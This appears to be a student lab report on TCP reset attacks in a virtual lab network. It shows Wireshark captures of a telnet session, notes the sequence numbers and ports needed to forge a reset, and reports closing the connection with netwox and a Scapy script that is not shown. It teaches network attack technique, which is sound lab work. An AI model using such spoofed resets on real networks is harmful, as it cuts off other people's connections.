No.	Time	Source	Destination	Protocol	Length	Info
5	2021-09-18 14:56:53.1218140…	10.0.2.7	10.0.2.8	TELNET	95	Telnet Data ...
12	2021-09-18 14:56:53.1678304…	10.0.2.8	10.0.2.7	TELNET	80	Telnet Data ...
14	2021-09-18 14:56:53.1681952…	10.0.2.8	10.0.2.7	TELNET	107	Telnet Data ...
16	2021-09-18 14:56:53.1685405…	10.0.2.7	10.0.2.8	TELNET	191	Telnet Data ...
18	2021-09-18 14:56:53.1687363…	10.0.2.8	10.0.2.7	TELNET	71	Telnet Data ...
19	2021-09-18 14:56:53.1690323…	10.0.2.7	10.0.2.8	TELNET	71	Telnet Data ...
20	2021-09-18 14:56:53.1690817…	10.0.2.8	10.0.2.7	TELNET	71	Telnet Data ...
21	2021-09-18 14:56:53.1694867…	10.0.2.7	10.0.2.8	TELNET	71	Telnet Data ...
22	2021-09-18 14:56:53.1694923…	10.0.2.8	10.0.2.7	TELNET	88	Telnet Data ...
26	2021-09-18 14:56:53.2120111…	10.0.2.8	10.0.2.7	TELNET	102	Telnet Data ...
28	2021-09-18 14:56:54.6471918…	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
29	2021-09-18 14:56:54.6473703…	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
31	2021-09-18 14:56:54.8700612…	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
32	2021-09-18 14:56:54.8701277…	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
34	2021-09-18 14:56:55.0335656…	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
35	2021-09-18 14:56:55.0337009…	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
37	2021-09-18 14:56:55.2182143…	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
38	2021-09-18 14:56:55.2184361…	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
40	2021-09-18 14:56:55.4142983…	10.0.2.7	10.0.2.8	TELNET	70	Telnet Data ...
41	2021-09-18 14:56:55.4148082…	10.0.2.8	10.0.2.7	TELNET	80	Telnet Data ...
43	2021-09-18 14:56:55.6755154…	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
45	2021-09-18 14:56:55.8580136…	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
47	2021-09-18 14:56:56.0127245…	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
49	2021-09-18 14:56:56.2927870…	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
51	2021-09-18 14:56:56.5219401…	10.0.2.7	10.0.2.8	TELNET	70	Telnet Data ...
53	2021-09-18 14:56:56.5255345…	10.0.2.8	10.0.2.7	TELNET	70	Telnet Data ...
55	2021-09-18 14:56:56.5345883…	10.0.2.8	10.0.2.7	TELNET	132	Telnet Data ...
57	2021-09-18 14:56:56.5350710…	10.0.2.8	10.0.2.7	TELNET	70	Telnet Data ...
59	2021-09-18 14:56:56.5960951…	10.0.2.8	10.0.2.7	TELNET	131	Telnet Data ...
61	2021-09-18 14:56:56.5964323…	10.0.2.8	10.0.2.7	TELNET	282	Telnet Data ...
63	2021-09-18 14:56:56.6598458…	10.0.2.8	10.0.2.7	TELNET	113	Telnet Data ...


SeedUbuntu Clone2 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
▸ Frame 63: 113 bytes on wire (904 bits), 113 bytes captured (904 bits) on interface 0
▸ Linux cooked capture
▾ Internet Protocol Version 4, Src: 10.0.2.8, Dst: 10.0.2.7
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x10 (DSCP: Unknown, ECN: Not-ECT)
    Total Length: 97
    Identification: 0xad17 (44311)
  ▸ Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)
    Header checksum: 0x7561 [validation disabled]
    [Header checksum status: Unverified]
    Source: 10.0.2.8
    Destination: 10.0.2.7
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
▾ Transmission Control Protocol, Src Port: 23, Dst Port: 41226, Seq: 3046968830, Ack: 523275597, Len: 45
    Source Port: 23
    Destination Port: 41226
    [Stream index: 0]
    [TCP Segment Len: 45]
    Sequence number: 3046968830
    [Next sequence number: 3046968875]
    Acknowledgment number: 523275597
    Header Length: 32 bytes
  ▸ Flags: 0x018 (PSH, ACK)
    Window size value: 227
    [Calculated window size: 29056]
    [Window size scaling factor: 128]
    Checksum: 0x1862 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
▸ Telnet
```


From the packet captured in the wireshark screenshot we can see that:
1)Next sequence number is **3046968875**
2)Source ip address is **10.0.2.8**
3)Destination ip address is **10.0.2.7**
4)source port number is **23**
5)Destination port number is **41226**


Now doing the RESET attack using netwox tool 40




The attacker sends this Reset packet(as we can see that the R flag in the packet is 1) to 10.0.2.7 imitating or impersonating as 10.0.2.8 .

From the below screenshot we can see that the telnet connection has been **closed**.










The red highlight indicates the reset packet(as the reset flag in the packet is 1).

Now doing the RESET attack using Scapy:










Here we can see that:
1)Next sequence number is **355729235**
2)Source ip address is **10.0.2.8**
3)Destination ip address is **10.0.2.7**
4)source port number is **23**
5)Destination port number is **35822**

The telnet is run on machine with ip address 10.0.2.7 and the reset_tcp.py is run on machine with ip address 10.0.2.5






We can see that the telnet connection has been closed.





From the above wireshark screenshot we can see that the connection has been closed as in the tcp packet from 10.0.2.8 to 10.0.2.7 the reset flag is set as 1.

RST Attacks on ssh connections




We can see that ssh connection been established between 10.0.2.7 and 10.0.2.8



